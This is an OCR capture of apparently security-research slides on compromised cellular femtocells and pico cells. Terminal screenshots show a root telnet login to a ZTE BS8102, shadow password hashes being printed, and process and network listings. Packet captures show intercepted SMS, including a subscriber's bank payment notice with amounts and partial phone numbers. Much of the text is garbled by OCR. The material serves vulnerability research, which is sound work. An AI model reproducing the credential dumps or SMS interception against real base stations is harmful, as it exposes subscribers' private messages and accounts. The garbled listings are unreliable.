drwxr-xr-x	6 root	t root	1152	Jan		2000	 .AlarmRebootCnt.txt
-rw-rr	1 root	root		Jun	21	10:18	.AlarmRebootCnt.txt
-rw-rr	1 root	t root	1	Jul	15	22:17	.SonRebootCnt.txt
-rw-rr	1 root	root	1	Jul	15	22:14	.WanLinkFailRebootCnt.txt
drwxrwxrwx	3 root	root	224	Jan	1	1970	CALIB_FILES
-rw-rr	1 001	root	6	OCT	1	2010	bootstrap.rlg
-FW-FF	1 000	root	578	3.11	15	22:14	deviceInfo.xml
	1 5001	root	5/8	120	13	1070	nower ctrl xml
	1 0001	root	1	101	15	22:13	.ALGTMREDOULTL.LXL .SORREbootCht.txt .WanLinkFallRebootCnt.txt CALIE_FILES bootstrap.flg deviceInfo.xml.last power_ctrl.xml rebootcnt.bin web xml
	1 root	root	460	Feb	1	12:00	web.xml
drwxrwxrwx drwxr-xr-x -rw-rr -rw-rr drwxrwxrwx -rw-rr -rw-rr -rw-rr -rw-rr -rw-rr		root root root root root root root root				12.00	and the second se
/mnt/user1/co	mmon/CA	ALIB_FILES:					
total 0							
	3 root		224	Jan	1	1970	
	3 root		912	Juc	15	22:14 2000	11.
GLMXLMXLMX	3 1001	root	448	Jan		2000	
total 12		ALIB_FILES/LTE:					
drwxrwxrwx	3 root	root	448	Jan		2000	
drwxrwxrwx drwxrwxrwx -rw-rr -rw-rr	3 root	root				1970	
-rw-rr	1 root	root	716	Jan		2000	CALI 10M.sh
- FW- F F	1 root	t root	712	Jan		2000	CALI_20M.sh
- rw- r r	1 root	root	168	Jan		1970	calibration_values.txt
drwxr-xr-x	2 root	root	520	Jan		1970	data
	mmon/C#	LIB_FILES/LTE/	data:				
total 20				-		4070	
	2 root					1970	
drwxrwxrwx	3 1001	root				2000	
- FW-FF	1 000	t root t root					<pre>tpc_tlb_402.txt tpc_tlb_403.txt</pre>
-FW-FF	1 root 1 root	root	583	120		1970	tpc_tlb_404.txt
-rw-rr	1 root	root	503	120	1	1970	tpc_tlb_405.txt
	1 root	root	583	Jan	1	1970	tpc_tlb_406.txt
/mnt/user1/da total 8							
drwxrwxrwx	2 root	root	312	Маг	30	2018	

6 root

1 root 1 root root root root 1152 Jan 1 2000 .. 96 Mar 30 2018 imsi.cfg.en 112 Jan 1 2000 imsi.cfg.en.BACK

	seeker@nano: ~
File Edit View Search Termina	Help
[root@femto comba]# dmesg	r Nage
	-rt11_CPUH_2 21 (nansn@nansn) (gcc version 4.4.6 (crosstool-NG 1.13.1) ) #3 PREEMPT Fri Mar 10 16:43:20 CST
(COMBA kernel version: v1.	.0-13:Mar 10 2017 16:31:21)
ISPRAMO: PA=1f000000,Size=	
DSPRAMO: PA=1f400000,Size=	
LINUX started	
CELTR	6.0
sugalas as MACTED	
running on MASTER bootconsole [early0] enabl	
CPU revision is: 59019750	17P5 74Kc)
Determined physical RAM ma	
memory: 00b00000 @ 000000	0 (usable)
memory: 04000000 @ 040000	d (usable)
memory: 14000000 @ 200000	(usable)
Zone PFN ranges:	
Normal 0x00000000 -> 0	
HighMem 0x00020000 -> 0	
Movable zone start PFN for	
early_node_map[3] active P 0: 0x00000000 -> 0x000	
0: 0x00004000 -> 0x000	8000
8: 8x08020000 -> 8x000	1906
On node 0 totalpages: 1011	
free_area_init_node: node	, pgdat 805ec130, node_mem_map 84000000
Normal zone: 1024 pages	sed for memmap
Normal zone: 0 pages res	
Normal zone: 18176 pages	
HighMem zone: 640 pages HighMem zone: 81280 page	
pcpu-alloc: s0 r0 d32768 u	
pcpu-alloc: [0] 0	
	rder, mobility grouping on. Total pages: 99456
Kernel command line: mtdpa	ts=celivero_cpuh-nand.0:0x20000@0(boot),-@0x40000(ubi) root=ubi0:rfs1 rw rootfstype=ubifs ubi.mtd=1 ethaddr
	115200 panic=1 prt_disable=1
PID hash table entries: 51	(order: -1, 2048 bytes)
Dentry cache hash table en	ries: 16384 (order: 4, 65536 bytes)
	les: 8192 (order: 3, 32768 bytes)
Primary instruction cache	2kB, 4-way, VIPT, linesize 32 bytes.
MTRS cocondary cache 128kB, 4	way, VIPT, cache aliases, linesize 32 bytes 8-way, linesize 128 bytes.
Writing ErrCtl register=00	
Readback ErrCtl register=0	
L2 cache parity protection	
	lable (4248k kernel code, 13336k reserved, 794k data, 228k init, 327680k highmem)
Preemptible hierarchical R	
NR_IRQS:128	
CPU frequency 1203.20 MHz	
Console: colour dummy devi	
Calibrating delay loop	00.47 BogoMIPS (lpj=3002368)
pid_max: default: 32768 mi	munt 301
Mount-cache hash table ent NET: Registered protocol f	10 16
	(CPUH) chip. Access protect mask = 0x1
bio: create slab <bio-0> a</bio-0>	
Celivero DMA controller Dr	
Switching to clocksource M	
NET: Registered protocol f	
IP route cache hash table	ntries: 1024 (order: 0, 4096 bytes)
TCP established hash table	entries: 4096 (order: 3, 32768 bytes)
	: 4096 (order: 2, 16384 bytes)
	(established 4096 bind 4096)
TCP reno registered	forder: A 1896 huter)
UDP hash table entries: 25	(order: 0, 49% bytes) : 256 (order: 0, 40% bytes)
NET: Registered protocol f	
RPC: Registered named UNIX	
RPC: Registered udp transp	
RPC: Registered tcp transp	
RPC: Registered tcp NFSv4.	backchannel transport module.
dmac_ahb dmac_ahb.1: #0, i	q 24
dmac_ahb dmac_ahb.1: #1, i	q 25
dmac_ahb dmac_ahb.1: #2, i	1 26

# Pico Cell: ZTE BS8102



#### rooted ZTE BS8102: root shell

# cc dev mtd mtd # l drw drw -rw lrw -rw lrw -rw lrw -rw trw -rw -rw -rw -rw

drw drw lrw

-rw drw lrw drw drw drw

- rw -rw drw drw drw drw drw

- FW

dru

		Search Termina								
	seeker@nano:\$ telnet 192.254.1.16									
Trying 192.254.1.16 Connected to 192.254.1.16.										
		ter is '^]'.								
	(none) login: root									
Passwo	ord:									
Proces	sing /et	tc/profile	. Done							
# unar				D1 F0 CDD V1 03 03 01 00	4 #07 CHD DD	FFWDT Fel Ase 11 16:40:12 CET 2014 and unknow				
	/etc/pas		515-CGEL-4.02.20.1	P1.P0 SDR_V1.02.02.01.B0	4 #87 SMP PR	EEMPT Fri Apr 11 16:49:13 CST 2014 ppc unknow				
root:>	:0:0:Lir	nux Administr	rator:/:/bin/sh							
			Administrator:/:/b							
	/etc/sha		,,:/var/empty/sshd	:/var/empty/sshd						
			ZipL6tCItUmkZ/:159	23:0:99999:7:::						
ztedet	uguser:	S1\$cV5WZLDg\$E		b010:15923:0:99999:7:::						
	:0:0:999									
	tat -nap		ns (servers and est	tablished)						
		Send-Q Local		Foreign Address	State	PID/Program name				
tcp		0 0.0.0.	.0:80	0.0.0.0:*	LISTEN	1064/MGR.EXE				
tcp	0		.0.1:10001	0.0.0.0:*	LISTEN	1071/sw 1815/telnetd				
tcp tcp	0	0 0.0.0.	54.1.16:23	0.0.0.0:* 192.254.1.30:41378	LISTEN	1815/telnetd 1815/telnetd				
tcp		0 127.0.	0.1:56309	127.0.0.1:10001	CLOSE_WAIT					
udp	0	0 0.0.0.		0.0.0.0:*		1064/MGR.EXE				
udp udp	0		54.1.16:5124 54.1.16:5125	0.0.0.0:*		1064/MGR.EXE 1064/MGR.EXE				
udp	0	0 0.0.0.		0.0.0.0:*		1064/MGR.EXE				
udp		0 0.0.0.	.0:8101	0.0.0.0:*		1064/MGR.EXE				
udp	0	0 0.0.0.		0.0.0.0:*		1893/Product_lte_fd				
udp udp	0	0 0.0.0.		0.0.0.0:*		1064/MGR.EXE 1064/MGR.EXE				
udp	0	0 0.0.0.		0.0.0.0:*		1064/MGR.EXE				
udp		0 0.0.0.		0.0.0:*		1064/MGR.EXE				
udp raw	0	0 0.0.0.	.0:26214 54.1.16:1	0.0.0.0:*	1	1064/MGR.EXE 1064/MGR.EXE				
			s (servers and esta			1004/HURLEXE				
Proto	RefCnt F	=lags T	Type State	I-Node PID/Progra						
	2 [	[] 0	OGRAM	1455 1061/syslo	gd /de	ev/log				
# ps PID	USER	VSZ STAT	COMMAND							
	root	2436 5	init							
	root	0 SW	[kthreadd]							
	root	0 SW 0 SW	[migration/0] [sirq-high/0]							
	root	0 SW	[sirq-timer/0]							
	root	0 SW	[sirg-net-tx/0]							
	root	0 SW 0 SW	[sirq-net-rx/0]							
	root	0 SW	[sirq-block/0] [sirq-block-iopo]							
10	root	0 SW	[sirq-tasklet/0]							
	root	0 SW 0 SW	[sirq-sched/0]							
	root	0 SW	[sirq-hrtimer/0] [sirq-rcu/0]							
	root	0 SW	[events/0]							
	root	0 SW<	[rt_events/0]							
	root	0 SW 0 SW	[khelper] [async/mgr]							
	root	0 SW	[sync_supers]							
116	root	0 SW	[bdi-default]							
	root	0 SW	[kblockd/0]							
	root root	0 SW 0 SW	[ata/0] [ata_aux]							
	root	0 SW	[khubd]							
132	root	0 SW	[kseriod]							
	root	0 SW	[rpciod/0]							
	root	0 SW 0 SW	[kswapd0] [aio/0]							
162	root	0 SW	[nfsiod]							
	root	0 SW<	[kslowd000]							
	root root	0 SW< 0 SW	[kslowd001] [xfs_mru_cache]							
105	1001	U SW	[xfs_mru_cache]							

-					•		-		seeker@nano: ~
le Edit Vie	ws	Search	Term	inal Help					
071 root		4652		/bin/sw					
102 root			SWN	[jffs2_	gcd_mtd0]				
815 root 893 root		4272 1251m		telnetd /Produc	t_lte_fdd	.0 7	2 7	5 1.10	.00.01
944 root		2440 0		-sh					
957 root 961 root		2440	SW	[flush- ps w	251:0]				
cat /proc,	/mto			P.4. 11					
v: size d0: 0e000		erase	size	name					
d1: 004000									
d2: 01c000	900	00020	000	"RESERVE"					
ls -la wxr-xr-x	12	7 400		401		lan		08:02	
WXL-XL-X		7 400		401	0	Jan	2	08:02	
W-FF WXFWXFWX		1 root		root	136	Jan Jan	2	08:10	.ash_history
WXFWXFWX WXFWXFWX		1 root 1 400		root 401	67373	Apr	25	2014	CDMA -> /mnt/flash/PRODUCT/CDMA/ Core_Init
wxrr		1 root		root	1620	Jan	2	00:00	Filelog
WXFWXFWX		I root		root		Jan	2	08:00	GSM -> /mnt/flash/PRODUCT/GSM/
WXFWXFWX WXFWXFWX		1 root 1 root		root root	26	Jan	2	08:00	LTEFDD -> /mnt/flash/PRODUCT/LTEFD LTETDD -> /mnt/flash/PRODUCT/LTETD
WXFWXFWX		1 400		401	22218322	Арг	25	2014	MGR.EXE
WXFWXFWX WXFWXFWX		1 root 1 400		root 401	25 248171	Jan			<pre>MWAVE -&gt; /mnt/flash/PRODUCT/MWAVE/ MoInitFile.xml</pre>
WXFWXFWX		1 400		401	211462	Арг	25	2014	MoModelFile.xml
WXFWXFWX		1 root		root	11	Jan		08:00	PLAT -> /mnt/flash/ Product_lte_fdd.o
WXF-XF-X WXFWXFWX		1 root 1 root		root	31577262	Jan	2	08:00	Product_lte_fdd.o ROOT -> /mnt/flash/
WXFWXFWX		1 400		401	852	Арг	25	2014	R_ARITHGRP.xml
WXFWXFWX		1 400		401	1766			2014	R_BEAR_CFG.xml
WXFWXFWX WXFWXFWX		1 400 1 400		401 401	951 1026	Арг			R_CMP_CFG.xml R_LIPA_CFG.xml
W		1 root		root	24	Jan		1970	SDRVerString
WXFWXFWX		1 400		401	27304	Арг	25	2014	SdrFileDescription.xml
W-FF W-FF WXFWXFWX		1 root 1 root		root root	235	Jan Jan	2	08:00	SlaveCoreCfg.xml SvsMoniTaskPipeName
WXFWXFWX		1 root		root		Jan		08:00	TD -> /mnt/flash/PRODUCT/TD/
WXFWXFWX		1 400 1 root		401 root	366 1024	Арг		2014	TMP_DTM_FemtoClt_Req.xml
WXFWXFWX		1 root		root				08:00	<pre>TmpDynamicClkInfo.txt UMTS -&gt; /mnt/flash/PRODUCT/UMTS/</pre>
WXFWXFWX		1 root		root	25	Jan		08:00	WIMAX -> /mnt/flash/PRODUCT/WIMAX/
WXFWXFWX WXF-XF-X		1 root 2 400		root 401		Jan Mar			ata -> /mnt/flash
-X		1 root		root	Θ	Jan		1970	
		1 root		root	0	Jan Jan		1970	
-x -x -x		1 root 1 root		root root	0	Jan Jan	1	1970	
WXFWXFWX		1 400		401	2481	Арг	25	2014	delay.txt
WXF-XF-X WXF-XF-X		5 400 5 400		401 401		Jan Jan		1970 1970	
WXT-XT-X WXT-XT-X		400		401		Nov			etc.nommu
WXL-XL-X		2 400		401		Jan		2009	hone
WXFWXFWX WXFWXFWX		1 400 1 400		401 401	11 634331	Арг	25	2014	<pre>init -&gt; bin/busybox ipcfg</pre>
the states of the state		1 400		401	447944	Арг	25	2014	kshell
WX		2 400		401	447944 0	Jul	29	2013	LIP
WXFWXFWX WXF-XF-X		1 400 5 root		401 root	11	Apr Jan	25	2014	linuxrc -> bin/busybox
WXFWXFWX		1 400		401	625427	Apr	25	2014	pri_change
-xr-xr-x		f root		root		Jan		1970	
WXFWXFWX WXFWXFWX		1 400		401 401	8632	Арг			proc_priority reset_tbiphy
WXT-XT-X		2 400		401		May		2009	root
WXT-XT-X		2 400		401 root		Арг		2014	sbin
WXC-XC-X WXCWXCWX		1 root 1 400		401	683454	Jan Apr		1970 2014	tftp
WXT-XT-X		s root		root	0	Jan	1	1970	tmp
WXFWXFWX WXFWXFWX		1 400 1 400		401 401	621500 1154828	Apr	25	2014	upprt ushell
		1 root		root		Jan		1970	ushell_fifo1064
		1 root		root		Jan		08:00	
WXF-XF-X WXF-XF-X		5 400 5 400		401 401		Mar Mar			
WXFWXFWX		5 400		401					webapps

seeker@nano: ~ # dmesg able zone start PFN for each node early\_node\_map[1] active PFN ranges 0: 0x000000000 -> 0x00020000 On node 0 totalpages: 131072 Free\_area\_init\_node: node 0, pgdat c05c8220, node\_mem\_map c0617000
DNA zone: 1024 pages used for memmap DMA zone: 0 pages reserved DMA zone: 130048 pages, LIFO batch:31 HMU: Allocated 1088 bytes of context maps for 255 contexts PERCPU: Embedded 7 pages/cpu @c0a1c000 s6696 r8192 d13784 u65536 pcpu-alloc: s6696 r8192 d13784 u65536 alloc=16\*4096 pcpu-alloc: [0] 0 Built 1 zonelists in Zone order, mobility grouping on. Total pages: 130048 Kernel command line: root=/dev/ram rw console=ttyS0,115200 ramsize=0x40000000 mem=512M g\_dwramsize = 0x4000000 PID hash table entries: 2048 (order: 1, 8192 bytes) Dentry cache hash table entries: 65536 (order: 6, 262144 bytes) Inode-cache hash table entries: 32768 (order: 5, 131072 bytes) High memory: Ok Memory: 504032k/524288k available (5756k kernel code, 20256k reserved, 272k data, 199k bss, 212k init) Kernel virtual memory layout: \* 0xfffe0000..0xffff000 : fixmap \* 0xff800000..0xffc00000 : highmem PTEs \* 0xff7fe000..0xff800000 : early ioremap \* 0xe1000000..0xff7fe000 : vmalloc & ioremap Experimental preemptable hierarchical RCU implementation. NR\_IRQS:512 mpic: Setting up MPIC " OpenPIC " version 1.2 at ff740000, max 2 CPUs mpic: ISU size: 256, shift: 8, mask: ff mpic: Initializing for 256 sources time\_init: decrementer frequency = 75.000000 MHz time\_init: processor frequency = 1200.000000 MHz clocksource: timebase mult[3555555] shift[22] registered clockevent: decrementer mult[13333333] shift[32] cpu[0] Console: colour dummy device 80x25 Mount-cache hash table entries: 512 Brought up 1 CPUs NET: Registered protocol family 16 Get Bs Type OK irg: irg 40 on host /soc@ff600000/e500@ff700000/pic@40000 mapped to virtual irg 40 Get Bs Type OK PCI: Probing PCI hardware bio: create slab <bio-0> at 0 vgaarb: loaded SCSI subsystem initialized libata version 3.00 loaded. usbcore: registered new interface driver usbfs usbcore: registered new interface driver hub usbcore: registered new device driver usb init zte net cap! zte\_pcap\_init() called! Switching to clocksource timebase NET: Registered protocol family 2 IF route cache hash table entries: 4096 (order: 2, 16384 bytes) TCP established hash table entries: 16384 (order: 5, 131072 bytes) TCP bind hash table entries: 16384 (order: 5, 196608 bytes) TCP: Hash tables configured (established 16384 bind 16384) TCP reno registered NET: Registered protocol family 1 RPC: Registered udp transport module RPC: Registered tcp transport module. RPC: Registered tcp NFSv4.1 backchannel transport module. Trying to unpack rootfs image as initramfs... Freeing initrd memory: 9386k freed irq: irq 18 on host /soc@ff600000/e500@ff7000000/pic@40000 mapped to virtual irq 18 audit: initializing netlink socket (disabled) type=2000 audit(4.590:1): initialized Installing knfsd (copyright (C) 1996 okir@monad.swb.de). Slow work thread pool: Starting up Slow work thread pool: Ready NTFS driver 2.1.29 [Flags: R/O]. JFFS2 version 2.2. (SUMMARY)  $\odot$  2001-2006 Red Hat, Inc. SGI XFS with security attributes, large block/inode numbers, no debug enabled msgmni has been set to 1002 alg: No test for stdrng (krng)

#### Pico Cell: Huawei BTS3203



# Pico Cell: Datang fbs3211/3221



#### Compromised Femtocell-- SMS

Destination

No. Time Source

#### • SMS over NAS

✓ GSM	100.82,252.78 100.82,254.67 100.82,254.67 100.82,252.78 100.82,252.78 100.82,252.78 100.82,252.78 100.82,252.78 100.82,252.78 100.82,252.78 100.82,252.78 100.82,254.67 100.82,254.67 100.75 DTAP - CP-DATA Protocol Discriminator: SMS messages (9)	100.82,254.68 100.82,252.78 100.82,252.78 100.82,252.78 100.82,252.78 100.82,252.78 100.82,254.68 100.82,254.468 100.82,254.468 100.82,254.468 100.82,257.48	GSM SMS GSM SMS GSM SMS GSM SMS GSM SMS GSM SMS GSM SMS GSM SMS	350 UplinkMASTransport, Uplink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (MS to Network) 222 DownLinkMASTransport, DownLink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS) 238 UplinkMASTransport, DownLink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS) 238 UplinkMASTransport, DownLink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS) 238 UplinkMASTransport, DownLink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS) 248 UplinkMASTransport, DownLink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (NEtwork to MS) 254 UplinkMASTransport, DownLink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (NEtwork to MS)
✓ GSM	A-I/F DTAP - CP-DATA	1683108100005f08b25150b8131030179	GSM SMS	222 DownlinkNASTransport, Downlink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (Methork to MS) 238 UplinkNASTransport, Uplink NAS transport(DTAP) (SMS) CP-DATA (RP) RP-DATA (MS to Network) 222 DownlinkNASTransport, Downlink NAS transport(DTAP) (SMS) CP-DATA (RP AP-DATA (Network to MS)
▼ ( ▼ GSM	1001 = Protocol discriminator: SN 0 = TI flag: allocated by sent 100 = TI flag: allocated by sent 100 = TIO: 4 TAP Short Message Service Message Type: CP-Userbilt REDU (not displayed) A:J/F RP - RP-DATA (MS to Network) Message Type RP-DATA (MS to Network)	IS messages (0x9) ler		
•	Length: 8 1 = Extension: No Extension .001 = Type of number: Internation .0021 = Numbering Jan identificat Called Party BCD Number: 8613800100506 PU-User Data Length: 139 TPDU (not displayed)	ion: ISDN/Telephony Numbering (ITU-T R	ec. E.164 / ITU-T Rec.	. E.163) (0x1)
-	<ul> <li>B = TP-RP: TP Reply Path parameters</li> <li>B = TP-UDHI: The TP UD field control of the transmission of transmissicon of</li></ul>	rains only the short message quested ont (0) duplicates	R	
• 1	00 Defines formatting for suit .0 Telematic interworking: nc 00000 = The SM-AL protocol being u PD-OCS: 8 00 = Coding Group Bits: General .0 Text: Not compressed 0 = Text: Not compressed 0 = Character Set: UCS2 (16 bi 	telematic interworking, but SME-to-SM sed between the SME and the MS: 0 . Data Coding indication (0) to message class t)/UTF-16 (0x2) a.coding-Scheme		
	- GSM - -	<ul> <li>1</li></ul>	<pre>Length: 8 1 = Extension: No Extension .001 = Type of number: International Number (0x1)0021 = Numbering plan identification: ISDN/Telephony Numbering (ITU-T R Called Party BCD Number: 8613806100500 * RP-User Data Length: 133 Length: 139 * GSM SSM (0x100 SM 63.40) SMS-SUBMIT * GSM SSM (0x10 SM 63.40) SMS-SUBMIT (1) * TP-MR: 21 * TP-Destination-Address - (133 Length: 11 address digits 1 = Extension: No extension000 = Type of number: Unknown (0) = Dype for number: Unknown (0) = Dype for number: Unknown (0) = Defines formatting for subsequent bits: 0x0 0.0 = Defines formatting for subsequent bits: 0x0 00000 = The SM-AL protocol being used between the SME and the MS: 0 * TP-DCS: 8 00 = Coding Group Bits: General Data Coding indication (0) = Message Class: Class 0 (0x0) TP-User-Data Length: (120) depends on Data-Coding-Scheme * TP-User-Data SMS text: HBUS, HBUS, HBUS SBM # DATA SCHEME SCHEM</pre>	<pre>length: 8 1 = Extension: No Extension .001 = Type of number: International Number (0x1)0021 = Number:Bd13800500</pre>

Length Info

Protocol

#### Compromised Femtocell-- SMS

• SMS over IMS

p. Time	Source	Destination	Protocol	Length Info
276684 2019-01-26 08:12:07.913034731 290355 2019-01-26 08:32:04.587375856	2409:8138:8:3daa:1ce0:6c05:791:a159 2409:8138:c:ca30:c65:4dc:8936:ff9a	2409:8017:200:220::91 2409:8017:200:220::91	GTP <sip> GTP <sip></sip></sip>	926 Status: 200 OK   846 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org (1 binding)
290355 2019-01-26 08:32:04.587375856 290361 2019-01-26 08:32:04.827724049	2409:8138:c:ca30:c65:4dc:8936:ff9a 2409:8017:200:220::91	2409:8017:200:220::91 2409:8138:c:ca30:c65:4dc:8936:ff9a	GTP <sip> GTP <sip></sip></sip>	1150 Status: 200 OK (1 binding)
290364 2019-01-26 08:32:04.827762491 290366 2019-01-26 08:32:04.907018761	2409:8017:200:220::91 2409:8138:c:ca30:c65:4dc:8936:ff9a	2409:8138:c:ca30:c65:4dc:8936:ff9a 2409:8017:200:220::91	GTP <sip xml=""> GTP <sip></sip></sip>	102 Request: NOTIFY sip:[2409:8138:000C:CA30:0C65:04DC:8936:FF9A]:54054   910 Status: 200 OK
292687 2019-01-26 08:35:24.071934831	2409:8807:3aa:ae8d:1:2:95c6:db7b	2409:8017:200:220::11	GTP <sip></sip>	1038 Request: REGISTER sip:ims.mnc000.mcc460.3gppnetwork.org (1 binding)
292694 2019-01-26 08:35:24.275658706 292698 2019-01-26 08:35:24.276799253	2409:8017:200:220::11 2409:8017:200:220::11	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <sip> GTP <sip xml=""></sip></sip>	1118 Status: 200 OK (1 binding)   102 Request: NOTIFY sip:46000102
292701 2019-01-26 08:35:24.437005542	2409:8807:3aa:ae8d:1:2:95c6:db7b	2409:8017:200:220::11	GTP <sip></sip>	734 Status: 200 OK
294547 2019-01-26 08:38:01.624386807 294554 2019-01-26 08:38:01.888055524	2409:8807:3a8:db4:489:735e:eb27:76c 2409:8017:200:220::191	2409:8017:200:220::191 2409:8807:3a8:db4:489:735e:eb27:76c	GTP <sip> GTP <sip></sip></sip>	526 Request: REGISTÉR sip:ims.mnc002.mcc460.3gppnetwork.org (1 binding)   814 Status: 401 Unauthorized
294564 2019-01-26 08:38:02.128251954	2409:8807:3a8:db4:489:735e:eb27:76c	2409:8017:200:220::191	GTP <sip></sip>	926 Request: REGISTER sip:ims.mnc002.mcc460.3appnetwork.org (1 binding)
294566 2019-01-26 08:38:02.309280734 294569 2019-01-26 08:38:02.449154910	2409:8017:200:220::191 2409:8807:3a8:db4:489:735e:eb27:76c	2409:8807:3a8:db4:489:735e:eb27:76c 2409:8017:200:220::191	GTP <sip> GTP <sip></sip></sip>	1198 Status: 200 OK (1 binding)   182 Request: SUBSCRIBE sip:+86183;@bj.ims.mnc000.mcc460.3gppnetwork.org
294570 2019-01-26 08:38:02.537452456 294575 2019-01-26 08:38:02.537532708	2409:8017:200:220::191 2409:8017:200:220::191	2409:8807:3a8:db4:489:735e:eb27:76c 2409:8807:3a8:db4:489:735e:eb27:76c	GTP <sip> GTP <sip xml=""></sip></sip>	1038 Status: 200 OK   102 Request: NOTIFY sip:[2409:8807:03A8:0DB4:0489:735E:EB27:076C]:63478
294580 2019-01-26 08:38:02.634387994	2409:8807:3a8:db4:489:735e:eb27:76c	2409:8017:200:220::191	GTP <sip></sip>	926 Status: 200 OK
297366 2019-01-26 08:42:01.454919382 297367 2019-01-26 08:42:01.454939610	2409:8017:200:220::11 2409:8017:200:220::11	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <gsm sms=""> GTP <gsm sms=""></gsm></gsm>	1102 Request: MESSAGE sip:46000102 @[2409:8807:03AA:AE8D:0001:0002:95C6:DB7B]:3 1102 Request: MESSAGE sip:46000102 @[2409:8807:03AA:AE8D:0001:0002:95C6:DB7B]:3
297372 2019-01-26 08:42:01.594341881 297374 2019-01-26 08:42:01.714933260	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b	2409:8017:200:220::11 2409:8017:200:220::11	GTP <sip> GTP <sip></sip></sip>	750 Status: 200 OK   150 Request: MESSAGE sip:bjipsmgw1bzx.ipsmgw.bj.chinamobile.com   (RP) RP-ACK (MS to
297376 2019-01-26 08:42:01.803030840	2409:8017:200:220::11	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <sip></sip>	590 Status: 200 OK
301042 2019-01-26 08:47:21.590905565 301043 2019-01-26 08:47:21.590926372	2409:8017:200:220::11 2409:8017:200:220::11	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <gsm sms=""> GTP <gsm sms=""></gsm></gsm>	1118 Request: MESSAGE sip:46000102 @[2409:8807:03AA:AE8D:0001:0002:95C6:DB7B]:3 1118 Request: MESSAGE sip:46000102 @[2409:8807:03AA:AE8D:0001:0002:95C6:DB7B]:3
301044 2019-01-26 08:47:21.590939861	2409:8017:200:220::11	2409:8807:3aa:ae8d:1:2:95c6:db7b	GTP <gsm sms=""></gsm>	1118 Request: MESSAGE sip:46000102 @[2409:8807:03AA:AE8D:0001:0002:95C6:DB7B]:3
301047 2019-01-26 08:47:21.710778853 301051 2019-01-26 08:47:21.786054101	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b	2409:8017:200:220::11 2409:8017:200:220::11	GTP <sip> GTP <sip></sip></sip>	750 Status: 200 OK   150 Request: MESSAGE sip:bjipsmgw1bzx.ipsmgw.bj.chinamobile.com   (RP) RP-ACK (MS to
Internet Protocol Version 4, Src: 100.	82.250.113, Dst: 100.82.252.78			
User Datagram Protocol, Src Port: 2152 GPRS Tunneling Protocol	, Dst Port: 2152			
Internet Protocol Version 6, Src: 2409 Encapsulating Security Payload	:8017:200:220::11, Dst: 2409:8807:3aa	ae8d:1:2:95c6:db7b		
User Datagram Protocol, Src Port: 9956	, Dst Port: 31806			
<ul> <li>P-Asserted-Identity: <sip:bjipsm Content-Length: 161 Content-Type: application/vnd.3g</sip:bjipsm </li> <li>Message Body</li> <li>GSM A-I/F RP - RP-DATA (Network</li> </ul>	pp.sms to MS)	k.org>		
Message Type RP-DATA (Network RP-Message Reference	to MS)			
RP-Message Reference: 0xf2 RP-Originator Address - (8613)				
RP-Destination Address				
<ul> <li>RP-User Data</li> <li>GSM SMS TPDU (GSM 03.40) SMS-DEL</li> </ul>	IVER			
0 = TP-RP: TP Reply P	ath parameter is not set in this SMS S ) field contains only the short messag	UBMIT/DELIVER		
1 = TP-SRI: A status (	report shall be returned to the SME			
1 = TP-MMS: No more m	e has not been forwarded and is not a essages are waiting for the MS in this	SC SC		
	R (0)			
TP-PID: 0	,			
<ul> <li>TP-DCS: 8</li> <li>TP-Service-Centre-Time-Stamp</li> </ul>				
TP-User-Data-Length: (132) de	bends on Data-Coding-Scheme			
	日08:40在【财付通-微信转账】发生快捷支付扣款	,人民币7000.00,余额67142.24[招商银行]		
050 00 00 00 10 26 de 7c 3e 03 90 9d f	7 4d 45 53 53 ·····&· > ····MESS			
960 41 47 45 20 73 69 70 3a 34 36 30 3 970	0 30 31 30 32 AGE sip: 46000102			
980 30 37 3a 30 33 41 41 3a 41 45 38 4	4 3a 30 30 30 07:03AA: ÀE8D:000			
00 21 20 20 20 20 22 20 20 25 42 26 2				
990 31 3a 30 30 30 32 3a 39 35 43 36 3	a 44 42 37 42 1:0002:9 5C6:DB7B f 32 2e 30 0d ]:31806 SIP/2.0-			
390         31         3a         30         30         30         32         3a         35         43         36         3         3a         31         38         30         36         20         53         49         50         33         31         38         30         36         20         53         49         50         24         50         36         32         35         43         36         33         33         31         38         30         36         20         53         49         50         24         50         34         50         31         32         35         45         50         27         32         23         36         31         32         24         30         31         33         36         31         33         36         31         33         36         31         33         36         31         33         36         31         33         36         31         33         36         31         33         36         31         33         36         31         33         33         33         33         33         33         33         33         33         33<	f 32 2e 30 0d ]:31806 SIP/2.0+ e 30 2f 55 44 ·Via: SI P/2.0/UD 7 3a 30 32 30 P [2409: 8017:020			
990         31         3a         30         30         32         3a         39         35         43         36         3           9a0         5d         3a         33         31         38         30         6         20         53         49         50         3         49         50         34         53         49         50         34         50         35         100         10         53         49         50         27         32         34         50         35         49         50         27         32         34         30         31         33         31         38         30         31         35         36         56         51         32         34         30         31         35         36         31 </td <td>f 32 2e 30 0d ]:31806 SIP/2.0- e 30 2f 55 44 -Via: SI P/2.0/UD 7 3a 36 32 30 P [2409: 8017:020 a 39 30 30 30 0 0.0220:0 000.000</td> <td></td> <td></td> <td></td>	f 32 2e 30 0d ]:31806 SIP/2.0- e 30 2f 55 44 -Via: SI P/2.0/UD 7 3a 36 32 30 P [2409: 8017:020 a 39 30 30 30 0 0.0220:0 000.000			
